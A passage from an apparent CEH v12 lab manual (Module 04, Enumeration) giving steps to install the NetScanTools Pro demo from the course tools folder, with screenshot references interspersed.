
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

11. Navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro** and double-click **nstp11demo.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.


12. The **Setup - NetScanTools Pro Demo** window appears, click **Next** and follow the wizard-driven installation steps to install **NetScanTools Pro**.

Note: If a **WinPcap 4.1.3 Setup** pop-up appears, click **Cancel**.




Module 04 – Enumeration

13. In the **Completing the NetScanTools Pro Demo Setup Wizard**, ensure that **Launch NetScanTools Pro Demo** is checked and click **Finish**.

